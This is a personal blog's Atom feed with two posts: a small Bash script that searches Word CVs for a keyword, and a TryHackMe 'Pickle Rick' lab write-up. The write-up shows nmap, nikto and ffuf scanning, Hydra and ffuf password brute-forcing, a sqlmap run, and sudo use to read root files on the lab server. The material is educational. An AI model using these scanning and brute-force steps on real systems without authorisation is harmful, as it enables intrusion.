<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://clarkesam.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://clarkesam.com/" rel="alternate" type="text/html" /><updated>2026-07-28T14:11:52+00:00</updated><id>https://clarkesam.com/feed.xml</id><title type="html">Sam Clarke</title><entry><title type="html">A Coding Challenge</title><link href="https://clarkesam.com/2023/11/28/coding-challenge.html" rel="alternate" type="text/html" title="A Coding Challenge" /><published>2023-11-28T00:00:00+00:00</published><updated>2023-11-28T00:00:00+00:00</updated><id>https://clarkesam.com/2023/11/28/coding-challenge</id><content type="html" xml:base="https://clarkesam.com/2023/11/28/coding-challenge.html"><![CDATA[<h3 id="the-brief">The Brief</h3>


<p>Given five Word documents (CVs), use a programming language of your choice to find which files contain the word “Engineer”. Return the names of these files.</p>

<p><img src="/assets/images/word-docs.PNG" alt="The Word Documents" /></p>

<h3 id="the-solution">The Solution</h3>
<p>I wrote the below solution in Bash. It is not elegant or efficient, but it works! The script needs to be in the parent directory of a directory named “working” which contains the Word docs.</p>

<p>Firstly, a for loop is used to iterate over each file and the filename is stored in a variable.</p>

<p>Given Office documents are ZIP files, I use the unzip command to drop the contents of each to a unique folder. I then use grep to recursively search the unzipped files for the word “engineer” and, if found, the file name is printed to the screen.</p>

<p>Any unwanted output is sent to /dev/null.</p>

<p>Script link: <a href="https://github.com/samclarketech/coding-challenge">https://github.com/samclarketech/coding-challenge</a></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>

<span class="c"># thought process/notes:</span>

<span class="c"># iterate over the files in the containing dir</span>
<span class="c"># take the filename and store in variable</span>
<span class="c"># Brian\ Morris\ CV.docx - filename with escaped spaces</span>
<span class="c"># make a unique dir</span>
<span class="c"># unzip the docx to the unique dir</span>
<span class="c"># grep contents of unique dir for "Engineer"</span>
<span class="c"># if found return the filename</span>
<span class="c"># send all unwanted output to /dev/null so that only the file names are returned</span>
<span class="c"># unzip error to fix:</span>
<span class="c"># unzip:  cannot find or open working/'Brian, working/'Brian.zip or working/'Brian.ZIP.</span>

<span class="nv">directory</span><span class="o">=</span>working/<span class="k">*</span>
<span class="nv">dir_name</span><span class="o">=</span>working

<span class="k">for </span>file <span class="k">in</span> <span class="nv">$directory</span>
<span class="k">do</span>
	<span class="c"># split filename by the space, store each part in var</span>
	<span class="nv">filename1</span><span class="o">=</span><span class="si">$(</span><span class="nb">echo</span> <span class="nv">$file</span> | <span class="nb">awk</span> <span class="nt">-F</span> <span class="s1">'/'</span> <span class="s1">'{print $2}'</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="s1">' '</span> <span class="nt">-f1</span><span class="si">)</span>
	<span class="nv">filename2</span><span class="o">=</span><span class="si">$(</span><span class="nb">echo</span> <span class="nv">$file</span> | <span class="nb">awk</span> <span class="nt">-F</span> <span class="s1">'/'</span> <span class="s1">'{print $2}'</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="s1">' '</span> <span class="nt">-f2</span><span class="si">)</span>
	<span class="nv">filename3</span><span class="o">=</span><span class="si">$(</span><span class="nb">echo</span> <span class="nv">$file</span> | <span class="nb">awk</span> <span class="nt">-F</span> <span class="s1">'/'</span> <span class="s1">'{print $2}'</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="s1">' '</span> <span class="nt">-f3</span><span class="si">)</span>

	<span class="nv">unique_dir</span><span class="o">=</span><span class="si">$(</span><span class="nb">echo</span> <span class="nv">$file</span> | <span class="nb">awk</span> <span class="nt">-F</span> <span class="s1">'/'</span> <span class="s1">'{print $2}'</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="s1">' '</span> <span class="nt">-f1</span><span class="si">)</span>

	<span class="nv">filename</span><span class="o">=</span><span class="nv">$filename1</span><span class="s1">' '</span><span class="nv">$filename2</span><span class="s1">' '</span><span class="nv">$filename3</span>

	unzip <span class="nv">$dir_name</span>/<span class="nv">$filename1</span><span class="se">\ </span><span class="nv">$filename2</span><span class="se">\ </span><span class="nv">$filename3</span> <span class="nt">-d</span> <span class="nv">$dir_name</span>/<span class="nv">$unique_dir</span> <span class="o">&gt;</span>/dev/null
	
	<span class="k">if </span><span class="nb">grep</span> <span class="nt">-ri</span> <span class="s2">"engineer"</span> <span class="nv">$dir_name</span>/<span class="nv">$unique_dir</span> <span class="o">&gt;</span>/dev/null
	<span class="k">then
		</span><span class="nb">echo</span> <span class="nv">$filename</span>
	<span class="k">fi
done</span>
</code></pre></div></div>

<h4 id="output">Output</h4>
<p><img src="/assets/images/solution.PNG" alt="The output" /></p>]]></content><author><name></name></author><summary type="html"><![CDATA[The Brief Given five Word documents (CVs), use a programming language of your choice to find which files contain the word “Engineer”. Return the names of these files.]]></summary></entry><entry><title type="html">TryHackMe Pickle Rick CTF</title><link href="https://clarkesam.com/2022/01/21/THM-pickle-rick.html" rel="alternate" type="text/html" title="TryHackMe Pickle Rick CTF" /><published>2022-01-21T00:00:00+00:00</published><updated>2022-01-21T00:00:00+00:00</updated><id>https://clarkesam.com/2022/01/21/THM-pickle-rick</id><content type="html" xml:base="https://clarkesam.com/2022/01/21/THM-pickle-rick.html"><![CDATA[<h2 id="introduction">Introduction</h2>
<p>Pickle Rick is a beginner CTF on <a href="https://tryhackme.com/room/picklerick">TryHackMe</a> that requires exploiting a webserver to find three ingredients to turn Rick from a pickle back into a human.</p>

<h2 id="enumeration">Enumeration</h2>
<p>First, I ran an nmap scan, -sC to run default scripts, -sV to gather service/version info and -oA to save output in all formats:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-sC</span> <span class="nt">-sV</span> 10.10.222.173 <span class="nt">-oA</span> nmap
</code></pre></div></div>
<p>Results:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 14:07 GMT
Nmap scan report for 10.10.222.173
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 7e:b9:b5:fe:d5:e4:5e:44:ec:4a:49:a6:2c:22:96:62 (RSA)
|   256 2e:52:31:22:84:66:f0:35:0a:ec:ae:f9:6d:f1:3d:b2 (ECDSA)
|_  256 3a:9a:14:12:7f:59:df:ed:bf:3b:93:f9:b0:88:7b:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.34 seconds
</code></pre></div></div>

<p>At the same time I also ran a nikto scan:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nikto <span class="nt">-h</span> http://10.10.222.173
</code></pre></div></div>

<p>And fuzzed for directories with FFuF:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt <span class="nt">-u</span> http://10.10.222.173/FUZZ
</code></pre></div></div>

<h2 id="the-username">The username</h2>
<p>I then took a look at what was running on port 80 in a web browser, at the same time I spidered the site with OWASP ZAP. The home page was a static page with no visible links, but viewing the source revealed a username:</p>
<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code>	<span class="c">&lt;!--

		Note to self, remember username!

		Username: REDACTED

	--&gt;</span>
</code></pre></div></div>

<p>With this username I tried to bruteforce SSH with Hydra, but password authentication was not supported.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hydra <span class="nt">-l</span> REDACTED <span class="nt">-P</span> /usr/share/wordlists/SecLists/Passwords/Common-Credentials/best1050.txt 10.10.222.173 ssh
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Hydra v9.2 (c) 2021 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-20 18:26:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1049 login tries (l:1/p:1049), ~66 tries per task
[DATA] attacking ssh://10.10.222.173:22/
[ERROR] target ssh://10.10.222.173:22/ does not support password authentication (method reply 4).
</code></pre></div></div>

<p>At this point though, Nikto had discovered /login.php.</p>

<p>The first FFuF scan did not turn up much other than an assets folder which was not very interesting, I ran another scan for files.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-u</span> http://10.10.222.173/FUZZ <span class="nt">-w</span> /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-files.txt <span class="nt">-o</span> ffuf-php-raft-large
</code></pre></div></div>

<h2 id="the-login-page">The login page</h2>

<p>Then I took a look at the login page:</p>

<p><img src="/assets/images/pickle-rick-login.png" alt="Pickle Rick Portal Login Page" /></p>

<p>Firstly, I ran sqlmap:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sqlmap <span class="nt">-u</span> http://10.10.222.173/login.php <span class="nt">--data</span><span class="o">=</span><span class="s2">"username=REDACTED&amp;password=a&amp;sub=Login"</span> <span class="nt">--method</span> POST <span class="nt">--batch</span>
</code></pre></div></div>
<p>Result:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[18:39:33] [CRITICAL] all tested parameters do not appear to be injectable.
Try to increase values for '--level'/'--risk' options if you wish to perform more tests. 
If you suspect that there is some kind of protection mechanism involved (e.g. WAF) 
maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') 
and/or switch '--random-agent'
</code></pre></div></div>

<p>I also brute forced the password with FFuF and rockyou.txt:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-u</span> http://10.10.222.173/login.php <span class="nt">-X</span> POST <span class="nt">-d</span> <span class="s2">"username=REDACTED&amp;password=FUZZ&amp;sub=Login"</span> <span class="nt">-w</span> /usr/share/wordlists/rockyou.txt <span class="nt">-fs</span> 882
</code></pre></div></div>

<h2 id="the-password">The password</h2>

<p>While they are running in the background I checked the spider I ran in ZAP, robots.txt contained a Rick and Morty phrase that turned out to be the password for our earlier found username on the login.php page.</p>

<h2 id="the-ingredients">The ingredients</h2>
<p><img src="/assets/images/pickle-rick-command-panel.png" alt="Pickle Rick Command Panel" /></p>

<p>Logging in presented a “Command Panel” where I could run commands on the webserver. The file listing included Sup3rS3cretPickl3Ingred.txt. <code class="language-plaintext highlighter-rouge">cat</code> was disbabled, instead I used <code class="language-plaintext highlighter-rouge">less</code> to get the first ingredient.</p>

<p><code class="language-plaintext highlighter-rouge">less Sup3rS3cretPickl3Ingred.txt</code></p>

<p><code class="language-plaintext highlighter-rouge">less clue.txt</code> revealed “Look around the file system for the other ingredient.”</p>

<p>I took a look in the home directory, found a rick directory, found the second ingredient file and used <code class="language-plaintext highlighter-rouge">less</code> again to reveal the second ingredient.</p>

<p><code class="language-plaintext highlighter-rouge">less '/home/rick/second ingredients'</code></p>

<p>I ran <code class="language-plaintext highlighter-rouge">sudo -l</code> and discovered I could run any command as root without a password. I took a look in the /root directory, found 3rd.txt and used  <code class="language-plaintext highlighter-rouge">less</code> again to get the final ingredient.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="nt">-l</span>
<span class="nb">sudo ls</span> <span class="nt">-la</span> /root
<span class="nb">sudo </span>less /root/3rd.txt
</code></pre></div></div>

<div style="text-align:center;">
	<h2>Find me on TryHackMe:</h2>
	<a href="https://tryhackme.com/p/samclarke" target="_blank"><img src="https://tryhackme-badges.s3.amazonaws.com/samclarke.png" alt="TryHackMe" /></a>
</div>]]></content><author><name></name></author><summary type="html"><![CDATA[Introduction Pickle Rick is a beginner CTF on TryHackMe that requires exploiting a webserver to find three ingredients to turn Rick from a pickle back into a human.]]></summary></entry></feed>